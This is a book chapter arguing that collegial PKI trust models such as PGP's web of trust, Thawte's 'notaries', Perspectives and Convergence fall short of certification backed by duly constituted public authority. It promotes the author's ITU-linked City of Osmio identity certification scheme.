The Original Collegial System: Pretty Good Privacy (PGP)

The original form of collegial attestation (as opposed to authoritative attestation) in a PKI was Phil Zimmerman's PGP, Pretty Good Privacy. PGP was a complete system that provided attestation of the identity of the people using it and a very well thought out way to build communities of encrypted information exchange. In many ways PGP is like our InDoors Infrastructure, but without the occupancy permits and other elements that come from public authority as opposed to collegial authority. It defines standard formats for the exchange of public keys and symmetric keys, the signing of messages and files, encryption and certification.

The original PGP has split into commercial and noncommercial versions, with the noncommercial version, OpenPGP, having become a standard governed by the Internet Engineering Task Force (IETF). OpenPGP and its OpenPGP Alliance are responsible for the vast preponderance of the world's encrypted email.

OpenPGP has added a more formalized system of trust certification to the original ad-hoc certification methods. It specifies three levels of trust certification:

Level 0 Key is valid, but no attestation to identity of its holder

Level 1 Key may be used to issue Level 0 “signatures”

Level 2 Holder may act like a certification authority

Since OpenPGP is an IETF standard, this level of trust mechanism is further explained in its RFC^{[63](#)}:

5.2.3.13. Trust Signature

(1 octet “level” (depth), 1 octet of trust amount)

Signer asserts that the key is not only valid but also trustworthy at the specified level. Level 0 has the same meaning as an ordinary validity signature. Level 1 means that the signed key is asserted to be a valid trusted introducer, with the 2nd octet of the body specifying the degree of trust. Level 2 means that the signed key is asserted to be trusted to issue level 1 trust signatures, i.e., that it is a “meta introducer”. Generally, a level n trust signature asserts that a key is trusted to issue level n-1 trust signatures. The trust amount is in a range from 0-255, interpreted such that values less than 120 indicate partial trust and values of 120 or greater indicate complete trust. Implementations SHOULD emit values of 60 for partial trust and 120 for complete trust.

PGP presents an excellent algorithm for conveying trust and establishing confidentiality, but it assumes that trust can be crowdsourced. It needs a reliable source of authenticity to establish trust in the first place.

Philip Zimmerman’s 2001 essay^{[64](#)}, “Why OpenPGP’s PKI is better than an X.509 PKI” presents the case for collegial certification as opposed to authoritative certification:

In the minds of many people, the phrase “Public Key Infrastructure” has become synonymous with “Certificate Authority”. This is because in the X.509 world, the only PKI that we usually encounter is one built on a centralized CA. Matt Blaze made the cogent observation that commercial CAs will protect you against anyone who that CA refuses to accept money from. These CAs are “baked into” the major browsers, with no decisions by the users to trust them.

Throughout this discussion, we refer to the IETF OpenPGP standard instead of PGP, which is a single company’s implementation of the OpenPGP standard.

There is indeed an OpenPGP Public Key Infrastructure. But what we call a PKI in the OpenPGP world is actually an emergent property of the sum total of all the keys in the ser population, all the signatures on all those keys, the individual opinions of each OpenPGP user as to who they choose as trusted introducers, all the OpenPGP client software which runs the OpenPGP trust model and performs trust calculations for each client user, and the key servers which fluidly disseminate this collective knowledge.

PGP has flourished for many years without the need to establish a centralized CA. This is because OpenPGP uses a decentralized system of trusted introducers, which are the same as a CA. OpenPGP allows anyone to sign anyone else's public key. When Alice signs Bob's key, she is introducing Bob's key to anyone who trusts Alice. If someone trusts Alice to introduce keys, then Alice is a trusted introducer in the mind of that observer.

If I get a key signed by several introducers, and one of these introducers is Alice, and I trust Alice, then the key is certified by a trusted introducer. It may also be signed by other introducers, but they are not trusted by me, so they are not trusted introducers from my point of view. It is enough that Alice signed the key, because I trust Alice.

It would be even better if the several introducers of that key includes two or more people that I trust. If the key is signed by two trusted introducers, then I can be more confident of the key's certification, because it is less likely that an attacker could trick two introducers that I trust into signing a bogus key. People can make mistakes, and sign the wrong key occasionally. OpenPGP has a fault tolerant architecture that allows me to require a key to be signed by two trusted introducers to be regarded as a valid key. This allows a higher level of confidence that the key truly belongs to the person named on the key.

Of course, a clever attacker could trick two or more unsophisticated introducers into signing a bogus public key. But that does not matter in the OpenPGP trust model, because I don't trust unsophisticated introducers that can be so easily fooled. No one should. You should only trust honest and sophisticated introducers that understand what it means to sign a key, and will exercise due diligence in ascertaining the identity of the keyholder before signing the key in question.

If only untrusted introducers sign a bogus key, no one will be fooled in the PGP trust model. You must tell the OpenPGP client software which introducers you trust, and the client software uses that knowledge to calculate if a key is properly certified by an introducer that you trust by looking for signatures from one of the trusted introducers. If the key lacks any signatures from introducers that you've told the client software that you trust, the client software does not regard the key as certified, and won't let you use it (or at least will strongly urge you not to use it). Everyone gets to choose who they trust as introducers. Different OpenPGP users will have different sets of trusted introducers. In many cases, there will be overlap, because some introducers become widely trusted. They may even sign a great many keys, on a full time basis. Such people are called CAs in the X.509 world.

There is nothing wrong with having CAs in the OpenPGP world. If many people choose to trust the same CA to act as an introducer, and they all configure their own copies of the OpenPGP client software to trust that CA, then the OpenPGP trust model acts like the X.509 trust model. In fact, the OpenPGP trust model is a proper superset of the centralized trust model we most often see in the X.509 world. There is no situation in the X.509 trust model that cannot be handled exactly the same way in the OpenPGP trust model. But OpenPGP can do so much more, and with a fault tolerant architecture, and more user control of his view of the OpenPGP PKI.

Phil Zimmerman is certainly right in citing Matt Blaze's famous comment about commercial certification authorities. Our existing certification infrastructure is rotten, for exactly the reason cited by Blaze. It's a problem that must be fixed.

But is collegial certification the answer?

Let's look at this statement: "You should only trust honest and sophisticated introducers that understand what it means to sign a key, and will exercise due diligence in ascertaining the identity of the keyholder before signing the key in question."

How hard would it be for, say, a few members of someone's campaign staff or

characters from Wall Street to conspire to convince a PGP key holder that a particular individual is someone he is not? Do that a few times with a few different key holders and voilà, you have a corrupt little weblet of trust that is fully integrated into the global web of trust.

I have been to PGP key signing parties, and have seen the trust given to strangers. A few people with fake IDs putting on a show of trusting each other could easily pwn everyone else. The first step would be to observe who seems to know what they're doing in checking IDs and who does not, and start with the latter.

In a world wide faculty club where not much money is at stake, collegial attestation can work. *But collegial environments don't have major inauthenticity problems to solve.* In the wider world where fraud and theft have become common business practices, pwning the PGP network would happen as soon as a few hundred thousand dollars could be gained.

Wikipedia's entry under PGP notes that

The problem of correctly identifying a public key as belonging to a particular user is not unique to PGP. All public key/private key cryptosystems have the same problem, if in slightly different guise, and no fully satisfactory solution is known.

No fully satisfactory solution is known? Then we need to make known the Authenticity Infrastructure portion of the Quiet Enjoyment Infrastructure. It is indeed a fully satisfactory solution. In fact, 1/8 of it consists of a collegial certification component tied to networks of people as they exist in the real world. For example, a social network for children should require that a member's identity be validated by an administrator in the child's school, with the administrator herself having been properly enrolled in a face-to-face notarial procedure.

The “Notary” Web of Trust

Years ago some of the commercial certification authorities came to concede that the dreadfully untechnical, labor-intensive and difficult-to-leverage process of performing face-to-face verification of identities might actually be necessary to give Internet users confidence in the identities of the people they deal with.

One would think that they would start with notaries public, who are chartered with the authority of the state to do exactly that job. In fact, some of those certification authorities did use the term “notary,” except that they seem to treat it as a term with no particular legal meaning, indeed as a term which they coined.

Thawte, a unit of VeriSign (now Symantec) even had a formal process for chartering “notaries.” The following easy steps published by Thawte would have you “notarizing” people and documents in no time! In their own words their “Web of Trust” was

A unique, community-driven certification system based on face-to-face ID validation on a peer-to-peer basis. It's a “bottom-up” CA, compared to traditional “top-down” CA systems. You can be notarized, and then you in turn can act as a notary and certify the identity of your friends!

To join the web of trust you need to be enrolled in the free Thawte Personal Certification System. You can join the web of trust today by finding a Web of Trust Notary near you in the Directory of Notaries, or signing up to be notarized directly by a Thawte employee on one of our Notarization Tours.

Web Of Trust in Brief:

- You can include your name in your cert once you reach 50 points
- You can become a notary at 100 points
- New notaries can certify you up to 10 points
- Experienced notaries can give you up to 35 points

The wonderful thing about being a Thawte notary was that it totally dispensed with this messy little detail that comes with being a real notary. If you knowingly attest to a falsehood while acting in your official capacity as a notary, a public official, then you may be sent to jail. But as a Thawte notary, malfeasance would result in people saying nasty things about you in the Web of Trust café? No problem, just get another identity and start over.

Thawte notaries didn't even need to be insured. If one notarized someone at Leavenworth Federal Penitentiary, – you know, the place where they send people convicted of identity theft – then that person could “notarize” all of his fellow inmates. Even before they get out of prison they could go around the Internet, with the validity of their stolen identities attested to by the Web of Trust certification authority.

Imagine what would happen if Thawte had called their security policy consultants “lawyers” and their security monitoring people “police officers!” They’d soon get to see what real live lawyers and police officers look like up close, and they would get a serious lesson, with heavy tuition, in the semantics of authority. Misuse of the term “notary” is theoretically a greater criminal offense than misuse of the term “lawyer,” as “notary” denotes a public office.⁶⁵

The casual misuse of the term “notary” is emblematic of the decline in the respect for the office, which is a direct consequence of the huge variability in notary standards in the thousands of jurisdictions around the world⁶⁶.

Fortunately, Thawte realized the error of its ways and discontinued its Notary Web of Trust. Perhaps Michael Baum of Thawte’s parent company, Symantec/VeriSign, reminded them what a real notary public is. One would think that the Thawte experience would have put an end to the misuse of the word “notary.” Guess again.

The Perspectives Project

Here is the Carnegie Mellon University Perspectives Project introducing itself⁶⁷:

Perspectives is a new approach to helping computers communicate securely on the Internet. With Perspectives, public “network notary” servers regularly monitor the SSL certificates used by 100,000s+ websites to help your browser detect “man-in-the-middle” attacks without relying on certificate authorities.

Now a notary is not only not a public official, it’s not even a person. It’s a machine! If a Perspectives “notary” fraudulently certifies, do they put the server behind bars? Can someone who’s damaged by a careless performance sue the server? Where do they find its bank account? Do they garnish its AC input?

The Perspectives introduction continues:

Because anyone can run a network notary server, you get to choose who you trust to validate SSL certificates, a powerful concept indeed! You can try it out using our Firefox Extension.

The Problem

...The root of the problem is that with the CA model, browsers blindly trust a group of 600+ corporate and government parties (ref) to validate SSL certificates. You as a web browser user have little or no choice about who to trust and essentially no visibility into whether these organizations deserve your trust.

How Perspectives Helps

Perspectives takes a different approach to how the web browser determines if an SSL certificate is valid. Instead of requiring browser users to trust an anointed group of certificate authorities, Perspectives gives users the ability to pick a group they trust (e.g., the EFF, Google, their company, their university, their group of friends, etc.) and trust no one else.

How is this possible? Perspectives has a decentralized model that let’s anyone run one or more “network notary servers”. A network notary server is connected to the Internet and regularly monitors websites to build a history of the SSL certificate used by each site. Notary servers or groups of notary servers may be operated by public organizations, private companies, or even individuals.

Rather than validating an SSL certificate by checking for certificate authority approval, with Perspectives the browser validates a certificate by checking for consistency with the certificates observed by the network notaries over time. With network notary servers spread around the world and keeping a history of data, it is VERY hard for an attacker to launch a man-in-the-middle attack (see our academic paper for a full security analysis)...

Perspectives, like its derivative called Convergence, seems to deal only with site certificates rather than identity certificates or code signing certificates. If you haven’t guessed by now, our solution to the problems of site certificates and code signing certificates is to have them both signed not only by a responsible institutional authority but

by an individual responsible person – a signing officer of the organization represented by the site or the code. Companies are bought and sold all the time. Companies have business units and subsidiaries that can be quite autonomous and whose management can change at any time. As long as a site certificate does not carry the same legal weight as, say, a corporate charter, there is no way an outside authority can confidently attest to its legitimacy.

The digital signature of a legally responsible and liable signing officer is a different matter. Would you make yourself legally liable for the content of your employer's site? You'd probably want to spend a day or two examining it first, particularly if your hard-earned Signing Officer's professional license were at stake. When the marketing VP wants to add some "optimistic" product claims, they will have to be signed with your PEN.

Signing Officers will have a lot of responsibility – and will need to be compensated accordingly.

TIM

The Trustworthy Internet Movement was formed in March 2012 as a nonprofit, vendor-neutral organization whose goal is to bring together a number of SSL-related methods and technologies to bring about a more secure Internet. One of its first projects is SSL Pulse, a database of ratings of sites using TLS/SSL and the various providers of all parts of the TLS, including certification authorities. Presumably site owners will look to the SSL Pulse database before "buying a site certificate" as the process is accurately and dreadfully characterized.

Site owners will shop for the best CA rather than the cheapest certificate? Good luck with that.

Moxie Marlinspike's Convergence

Besides being on the board of TIM, Moxie Marlinspike has put forward his own collegial certification system called Convergence. Convergence has been characterized⁶⁸ as a "crowdsourced approach to improving SSL security."

In Marlinspike's own words,

Convergence allows you to choose who you want to trust, rather than having someone else's decision forced on you. You can revise your trust decisions at any time, so that you're not locked in to trusting anyone for longer than you want.

This will work, as PGP has worked, for people who are willing to put effort into managing trust relationships, and who are not engaging in transactions that are big enough to attract skilled fraudsters.

Consider the question of whom to trust when you move to a new town. You are accepting the municipality's ordinances, its building codes, its authority, including the duly constituted public authority of the notaries who are commissioned to practice there. A sensible person might take a really good job in a place with a notoriously corrupt and

repressive government, as the quality of governance is only one factor in the decision. But who would join an online community with a corrupt authority?

You can use Marlinspike's Convergence to declare your trust in a certification authority of an online municipality. There is no conflict between the Convergence view of trusted authority and the QEI view, as both are built upon the user's voluntary granting of trust to a particular source of authority. There is only one conflict between Convergence and the Quiet Enjoyment Infrastructure, and that is the use of the term "notary." If a real notary performs a fraudulent notarization, there is criminal as well as civil liability.

An alternate approach to vetting SSL certificates is gaining steam. Notably, security firm Qualys said it will finance and support two notary servers for Convergence, a still-in-beta project developed by security researcher Moxie Marlinspike as a way to crowdsource certificate authenticity.

"Moxie advertises the project as a way of dispensing with certificate authorities ('An agile, distributed, and secure strategy for replacing Certificate Authorities')," said Ivan Ristic, director of engineering for Qualys, in a blog post.

"You get a browser add-on (only Firefox for the time being) that, once activated, completely replaces the existing CA infrastructure," he said. "Whenever you visit an SSL site your browser will talk to two or more remote parties (notaries) and ask them to check the site's certificate for you. If they both see the same certificate you decide to trust the site."

Convergence removes browsers from the "who should I trust?" equation. That's a crucial development, since if a CA issues bad certificates, the only current way to revoke them from browsers or applications is for developers to update their code, which is a slow, cumbersome approach. In addition, Convergence creates a backend—the notary servers—that handles trust decisions. "The approach is great in its simplicity: if you can see the same certificate from several different locations you conclude that it must be the correct certificate," Ristic said...

Convergence isn't the only potential SSL alternative. Another possibility—which could be used with Convergence—is to sign domains using the DNSSecurity Extension, which enables a browser to ensure that the DNS infrastructure it's using is secure...

Google, however, hasn't endorsed Convergence, and said it has no plans to add it to Chrome. "Although the idea of trust agility is great, 99.99% of Chrome users would never change the default settings," said Google security analyst Adam Langley in a blog post, earlier this month.

"Given that essentially the whole population of Chrome users would use the default notary settings, those notaries will get a large amount of traffic. Also, we have a very strong interest for the notaries to function, otherwise Chrome stops working," he said. "Combined, that means that Google would end up running the notaries."

Furthermore, Convergence had yet to address how internal servers or captive portals—often seen used at Wi-Fi hotspots as a way to force someone to agree with terms of service or authenticate before they're granted access—would be secured. "These two problems, captive portals especially, are the bane of many an idea in this area," he said.

Still, when it comes to overhauling SSL, fruitful discussions are finally underway. "We mustn't rush," said Ristic. "We've just been given the ability to choose whom to trust, and it's too soon to settle on any one implementation. I am far more interested in experimenting with different approaches, to see what works and what does not."

“99.99% of Chrome users would never change the default settings.” Well of course. Imagine that upon moving to a new town you were presented with a choice of which city ordinances you wanted to follow. Duly constituted public authority was invented to replace competing claims of authority, also called competing protection rackets. Do we want to go back to that? Is that where we’re headed?

Most people are going to assume that the default is put there by people who have some kind of authority and accountability and liability. Or is each person left to do their own analysis of authority and construct their own authority model? History shows that the smartest leader of the toughest gang of thugs will win that one. I wonder what absolute monarchy will look like in the post-digital age. Perhaps the monarch will be a bot. How do you put the Hope Diamond on the head of a bot?

No, you want a default, a source of services provided and ordinances to be observed.

Demosthenes’ View of Collegial Attestation

There are a number of collegial attestation and certification services, including PGP, Perspectives, Convergence, TIM, dot-secure. They are reminiscent of the attitudes and philosophies of the counterculture of the 1960s and ’70s. I was there. I was one of them. Then an incident taught me a valuable lesson about the fallibility of trust in collegial groups.

In my second year at Hanover College my roommate and I decided that setting up a bar in our dorm room, serving beer, wine and bourbon to trusted friends, would be just a wonderful idea. (Whoever coined the term “sophomoric” did not choose an age group at random.) Caught after about the fourth customer, I was marched off to the Dean of Students, who offered me a deal: be his eyes and ears in the dorm and he would let this one go.

What the dean didn’t know, or so my furtive little mind thought, was that I had joined the staff of a new counterculture campus newspaper. What a wonderful story this would make: *Dean of Students Tries to Recruit Stooges!* Gleefully I wrote it up, eagerly anticipating the administration’s attempt to deal with the resulting campus-wide outrage. Any attempt to discipline this earnest reporter would just intensify the furor, right?

Alas, it turned out that the publisher of our little rag was himself secretly best buddies with the dean; the paper was just a way to identify malcontents. The story never saw the light of day, and I was very lucky not to have been thrown out of school.

That incident illustrates what Demosthenes had in mind when he articulated⁶⁹ his famous view of trust:

“There is one safeguard which all sensible men possess by nature...It is distrust. Guard this possession and cleave to it; preserve this, and you need never fear disaster.”

Demosthenes would not be a fan of collegial attestation or collegial certification.

Gather any group of friends and friends-of-friends, depend upon the mutual trust of the group for some meaningful purpose, especially a purpose that involves money, power or reputations, and eventually you will be disappointed. When real money or power is added to the mix, forget it. The bigger the group, the higher the probability. Whenever possible, in the “accountability” part of the formula, the one who steps forward and accepts responsibility for the main attestation should be subject to criminal liability.

A combination of duly constituted public authority, professional liability and clearly defined personal accountability is not a perfect solution but it's a pretty good one.

On the Right Track But Missing Something Essential

Moxie Marlinspike comes at the problem of certification from the right place. “Question authority” is always good advice. But here’s the thing: while we must constantly question authority and never assume it can be left alone to do its job without our scrutiny, authority is necessary.

We are accustomed to seeing authority in its most visible bad examples: power-hungry bureaucracies and bureaucrats, invasive governments, lawmaking bodies corrupted by industry lobbies, irresponsible regulators and auditing firms...Wall Street! They tend to obscure the quiet, unobtrusive counter-examples: the vital records departments, professional licensing departments, departments of state and notaries public, bureaucracies that issue passports and drivers’ licenses. They tend to be effective and fair in doing their job of applying public authority to provide society with a means to gauge the authenticity of claims.

Governance, Not Government

An old, largely forgotten distinction points the way to effective authority. It’s the distinction between *state* and *government*. It occurs to me that *state gathers and applies public authority, while government gathers and applies public money*.

State tends to charge a *fee* for the service of applying public authority, such as when you pay for a passport or a certified copy of a birth certificate. *Government* tends to charge *taxes* for...well, government tends to charge taxes.

State simply attests to claims in order to define what’s real, as in a notary’s attestation to a signature’s genuineness and validity, an architect’s claim to be qualified, a passport’s attestation to a claim of a right to travel abroad. The economics of state tend to be like the economics of a service business: we pay a fee for the application of public authority to attest to our claims.

Government, by contrast, does things. *Government* initiates. *Government* builds roads, fights wars, educates children, attempts to solve social problems, and collects taxes to pay for it all.

State₁ = State₂

Now compare this use of the term “state” to its use in computer technology, and compare

the role of government to that of an operating system. The operating system does things, while the recording of state in a browser or anywhere else is just a set of protected records that keep track of what's what. E Web Programmer defines "stateful"⁷⁰ as

The property of an object such that it contains information that is maintained across method calls.

And so if some software entity has business with that object, it can refer to its state to know how to deal with it.

The function of the system of state in a computer is to attest to what exists, in a way that makes it difficult for a user to claim otherwise. Server and client operating systems can't rely on any old user claim for the answer; some authoritative attestation of state will guide the operating system. The operating system is powerful; the computer's state department is authoritative, or should be. The computer's state department should provide authoritative attestation to the rest of the system.

In non-PKI information infrastructures, objects sometimes define their own states. Objects which interact with each other simply keep track of each others' states in order to know what to do.

In a PKI, the state of certain objects is defined by authority. In the Building Codes Component of the Quiet Enjoyment Infrastructure, for example, a facility cannot be accessed via indoor methods unless it carries an occupancy permit, which can only be issued by authority. Similarly, if one entity in physical space (person, organization, etc.) has business with another entity, it may refer to a property that was designated by public authority: a duly chartered corporation, a licensed driver, a professionally licensed architect.

In QEI we merge both forms of state. If state1 is the computer meaning of "state" and state2 is the governance meaning of "state," then in many ways state1 = state2. The city's Vital Records Department and Buildings Department are agencies of state (the computer term) and state (the public authority term). The certification authority is city hall.

Certification in QEI

If you apply authority properly, PKI goes from being difficult to deploy to being quite straightforward in its application to real life. Add authority to the existing superb technology of PKI and the solution is at hand. If the Romans could make their system work—and they did—then it should be easy for us.

But first we must have the ingredient that the Roman trust system had in abundance. We need a ready supply of high quality attestation authority.

The Rebirth of Professional Attestation

In recent years Florida and Alabama have taken steps to adopt a few of the institutions enjoyed by jurisdictions governed by Latin law as opposed to common law. They have joined Louisiana (the only Latin law jurisdiction in the United States) in commissioning civil notaries, essentially the same thing as Latin notaries.

In many ways, the contemporary Latin notary is the equivalent of the Roman *tabellio*. The concept of a Latin notary is foreign to most people in the United States, where in the forty nine common law states there is one kind of lawyer, an advocate, and the fact that all lawyers are advocates means that the practice of law is adversarial.

A Latin, or civil, notary is a lawyer. Unlike American lawyers, however, a Latin notary represents *the public* in effecting deeds between or among private parties. A Latin notary is a lawyer who is not an advocate, except perhaps as representing the public in preventing litigation is an act of advocacy. The civil, or Latin, notary, unlike an advocate, is interested only in making and executing legal instruments that are designed to reduce the possibility of litigation.

There are two sources of resistance to instituting the benefits of Latin law. One is a belief in the British system of common law as so superior and sufficient in all respects that there is no need to import anything from Latin law. The other is the tendency of Latin law to reduce the amount of frivolous litigation and the extravagant amounts of jury awards. The goal of Latin law is to order things at the start of a business or personal relationship so as to minimize disputes later, and to manage the disputes in such a manner as to come to a resolution quickly and simply.

In some circles any suggestion that English Common Law is not completely sufficient is heresy, but surely any reasonable person can see that a combination of common and Latin law is the best legal foundation for society, even though it reduces the opportunity for litigators to earn huge contingency fees. In the global village identities must be established with the authoritative basis one finds in Latin law.

That is not to say that Attestation Officers must be Latin notaries. There is no need for them to be lawyers, but we do need to build upon the example of the Latin notary profession, particularly in the way it places responsibility for trustworthy attestation with qualified, commissioned individuals.

Contrast the Latin law way of doing things with the messy business of deciding just who among the thousands of partners at Arthur Andersen actually abrogated his or her duties. If the accounting standards bodies had used the Latin method, you would need look no further than the Enron annual report to see what individually responsible CPA signed the statements and took responsibility for the whole mess.

But if things were done that way there might be no mess to begin with. What individual CPA would have signed his or her good name to the Enron or WorldCom or HealthSouth income statements, or the Merrill Lynch balance sheet? If nothing else, bringing back individual professional accountability would reduce the level of BS⁷¹ in the land of litigation.

The Certification Authority

The digital signature on a file or message shows that the file has not been altered since the signature was made. But how does the recipient know that it was actually signed by the person who purported to sign it and not an impostor?

This is the role of the certification authority. Invisibly, and in a split second, the relying party's computer sends a message using the Online Certificate Status Protocol (OCSP) to the certification authority that signed the public key, asking, "Is this a legitimate credential that has not expired or been revoked?" The authoritative answer, yes or no, can be relied upon.

Identity certificates are like site certificates, and can be used to produce meaningful digital signatures. Why shouldn't all secure sites be digitally signed by an individual signing officer of the organization that owns the site? Wouldn't that do something for authenticity on the Web?

Perhaps you're wondering how signing officers will feel about attaching their name and reputation to a site. Here's a hint: Licensed professionals are typically paid well for accepting professional responsibility.

Beware

Before we go into some detail about the Osmio Vital Records Department, we need to make you aware of something. The term "digital signature" is misunderstood and misused, often by legislatures. In some jurisdictions a simple image of a written signature is legally considered to be a digital signature. My sister Barbara, an appraiser, points out how this has proven to be disastrous. When you get involved with our initiative—and I do hope you will get involved—you can help us educate lawmakers and organizations about what makes a real digital signature reliable, and why other things calling themselves digital signatures are not reliable.

We've illustrated how digital signatures work, and how digital signatures from reliable identities can bring authenticity to both online and physical spaces. Surely you'll want to be part of a community that use such spaces, or be the one to bring your existing community into a space that has the benefit of the Authenticity Infrastructure.

We also showed that for an identity to be reliable, it needs to be signed by a reliable certification authority, and that certification authority must apply duly constituted public authority in the process.

Our Source of Duly Constituted Public Authority

The Authenticity Institute serves as a combination licensor and incubator to a collection of commercial and noncommercial organizations called The Authenticity Alliance. Each is, or will be, led by an entrepreneur who is knowledgeable in its target market.

The Authenticity Institute provides intellectual property, training, methods and procedures, support, business models, a chart of accounts and accounting system, and basic business services needed by licensees to deliver authenticity for their particular target audience. And we bring one more very important asset to our licensees, a very special relationship. I am a free-enterprise enthusiast, but in this case I'm afraid that the job of attestation must be done by the same people who issue genuine birth certificates and building permits. For attestation to be worth anything, it must be done by DCPA, Duly Constituted Public Authority. We need a noncommercial participant in our network of

authenticity organizations, a source of duly constituted public authority.

Its authority must apply in the required jurisdiction, which covers this turf:



...because packets of information on the Internet know nothing about national boundaries, national laws, national law enforcement agencies. And there will always be some country that views spam and identity theft and online crime as a productive part of its national economy.

A Legitimate Source of Global Authority

We have established a rigorous set of standards for our enrollment professionals, and have provided for a licensing organization that will identify, recruit, train, equip and supervise people who meet those standards. The special asset that we bring to our licensees is our relationship with the International Telecommunication Union in constituting a source of legitimate public authority.

In 2002, as I was writing the first edition of *Quiet Enjoyment*, I was introduced to a group at the International Telecommunication Union that was planning something very similar to my Quiet Enjoyment Infrastructure. It was called the World e-Trust Initiative.

The ITU was founded in 1865 to resolve conflicting national laws regarding encryption of telegraph messages. The oldest international governance body in the world, the ITU sets standards for cross-border telephone and network switching, broadcast frequencies, signal strength—any situation where signals cross national boundaries. Like the U.S. State Department and its passport agency, the ITU has earned its position of authority through trustworthy service and the absence of a commercial agenda over many years. In fact the X.509 digital certificate standard that everyone, including us, uses is a product of the ITU.

We are establishing our noncommercial source of duly constituted public authority, the world city hall, the Authenticity Alliance member organization, the City of Osmio.

The ITU created its World e-Trust Unit originally to serve as the root authority for certificate issuance, to enable e-commerce in the developing world. A few of us have encouraged the World e-Trust Unit to include the developed world as well, and to include in their vision service not only to e-commerce applications but to all the purposes mentioned in this book.

World e-Trust Memorandum of Understanding (MoU)

Through our predecessor company, the Authenticity Institute is a signatory to the document that sets forth the standards and purposes of the ITU's World e-Trust Unit. If digital certificates are to mean something, this source of trust is essential. The world *needs* this source of trust.

Following are excerpts from the World e-Trust Memorandum of Understanding:

1. *CONSIDERING that* the International Telecommunication Union (hereinafter referred to as "ITU"), having its Headquarters at Place des Nations, CH-1211 Geneva 20, Switzerland, is an international organization where Member States and Sector Members cooperate to attain ITU's purposes, in particular, the development of telecommunications and the harmonization of national telecommunication policies;
2. *CONSIDERING that* the Telecommunication Development Bureau (hereinafter referred to as "BDT") is the executive arm of the Telecommunication Development Sector of the ITU (hereinafter referred to as "ITU-D"), whose main responsibility is to foster telecommunication development in developing countries through policy advice, provision of technical assistance, mobilization of resources and initiatives to extend access to under-served communities;
3. *ONSIDERING that* pursuant to the provisions of the Valetta Action Plan (hereinafter referred to as "VAP") adopted by the World Telecommunication Development Conference held in 1998 (hereinafter referred to as "WTDC-98"):
 - BDT should work closely with the private sector to ensure the successful implementation of its Action Plan (VAP), and ITU should make efforts to encourage the private sector to take a more active part through partnerships with telecommunication entities in order to help close the gap in universal and information access (Res. 6);
 - ITU-D should be the intermediary, facilitating development partnerships among all parties, e.g. by encouraging regional telecommunication projects, to promote transnational partnerships of knowledge-based enterprise incubators and emerging companies in the telecommunication sector, involving Developing Countries (Res. 13);
 - Providers of telecommunication equipment and services should make new technologies and know-how available to their customers in Developing Countries,

and international organizations and donor countries are requested to assist Developing Countries in exploring ways and means of improving the transfer of technology, including technical and financial assistance (Res. 15);

4. CONSIDERING the need for a cost-effective approach to assist Developing Countries in their transition to the digital economy; The Signatories to this Memorandum of Understanding (hereinafter referred to as "MoU") hereby agree to voluntarily cooperate, according to their respective roles and competencies, as follows:

Objective

To leverage on the potentials of Internet Protocol (IP), digital mobile and other new technologies to provide sustainable e-services⁷², the security and trust concerns⁷³ related to the use of public networks must be addressed. By identifying the requirements for secure e-services, a cost-effective approach is to build a common platform on which specific sector-based applications (interoperable with the common platform) can be run to provide the desired e-services. This approach takes advantage of economies of scale in reducing the overall deployment cost without any impact on the security requirements. The objective of this MoU is to establish an inclusive, technology-neutral and technology independent framework for contributions towards a beneficial, non-exclusive, cost-effective and global development and deployment of highly secure infrastructure and applications for value-added e-services in Developing and Least Developed Countries worldwide. Through value-added e-services, various sectors in developing countries will participate in the development, investment and use of new technologies thereby stimulating the development of the telecommunication infrastructure, creating socio-economic benefits and contributing towards building a truly global information society. From this broad and neutral platform, ITU aims to create an environment that will encourage Member States, Sector Members, industry partners, intergovernmental and other international organizations and all other interested entities to make various types of voluntary contributions aimed at the development of effective, useful and self-sustaining Projects for the deployment of infrastructure and applications for value-added e-services by collaborating and coordinating their activities within their respective areas of competence in the spirit of this MoU, towards the objective (Paragraph 1.) established under this MoU.

The Municipal Charter of the City of Osmio

On March 7, 2005, we met at the Geneva headquarters of the ITU, to start putting together a source of appropriate worldwide duly constituted public authority⁷⁴. A year later Hamadoun Toure', the head of the ITU division that put forth the World e-Trust Initiative, was elected Secretary General of the ITU; he in turn appointed me to the High Level Experts Group of the ITU's Global Cybersecurity Agenda. A short clip from my address in that capacity to the UN's World Summit on Information Society may be seen at <http://www.youtube.com/watch?v=e3hViw833so>.



Drafting the Municipal Charter of the City of Osmio in Geneva, March 7, 2005. (L-R) Alex Ntoko of the ITU, Ugo Bechini of the International Latin Notariat, and the author

Osmio's Vital Records Department, operating under a Certification Practice Statement established by the Osmio Certification Practices Commission, signs public keys establishing identity certificates, but only when requisite evidence of identity is provided by an Attestation Officer acting on behalf of an authorized enrollment authority. Presently, that means our Authenticity Alliance member organization Reliable Identities, Inc.

In traditional PKI parlance, Reliable Identities is a registration authority. Reliable Identities, Inc., is licensed by the City of Osmio to supervise the gathering of evidence supporting a claim of identity and the submission of certificate signing requests to the Osmio Vital Records Department.

The more rigorous set of enrollment procedures are performed by a signing agent (a specially qualified notary who among other things knows how to check ID) in a face-to-face process that involves an oath, an affidavit and a jurat. That produces our Digital Birth Certificate, Osmio's more rigorous and costly set of enrollment procedures, for more demanding relying party situations. If a more lightweight identity will suffice for you and your relying parties, you can avoid a trip to a notary with our alternative to the Digital Birth Certificate, called ReliableID. ReliableID enrollments are performed remotely.

In both enrollment procedures, Digital Birth Certificate and ReliableID, a key pair is generated under the supervision of Reliable Identities.

If your situation calls for a high-quality Digital Birth Certificate, Reliable Identities will send you to a web site where you'll fill in a form that generates an Affidavit of Identity.

You print the affidavit and take it to a signing agent, a specially qualified notary, who will check your ID and administer an oath. After that our Attestation Officer will help you generate your private and public key, and submit the public key along with the Attestation Officer's attestation that your assertion of identity has been properly validated. If all is in order, the public key will be signed by the Osmio Vital Records Department.

Alternatively, we offer the ReliableID enrollment, the less rigorous and less costly alternative to the face-to-face procedures called for by the Digital Birth Certificate. For one type of ReliableID enrollment you'll need to be reachable at a telephone number published under your name or at your place of employment. Still less rigorous ReliableID enrollments require only PII corroboration, which is similar to knowledge-based authentication, of your identity.

Regardless of which enrollment procedure you choose, our patent-pending Identity Quality Assurance system yields an identity quality score, measured in each eight categories.

Each of the eight Dimensions of Identity Quality is measured using a scale of 0 to 9, with 0 being the lowest rating in a particular "dimension." Thus the highest quality ID will carry a score of 72. With that one you can buy an office building on another continent while sitting in your den.

International Governance Is Not World Government

Governance through international organizations tends to make some people nervous, and I am one of those people. The comforting thing about the United Nations is that unlike a national government, it is truly a loose assortment of agencies, few of which have any tight accountability to the Secretary General. The ITU regulates telecommunications across boundaries and the UPU regulates relationships among national postal services; each is an affiliate of the UN but neither really takes orders from the UN. That's the way it should be.

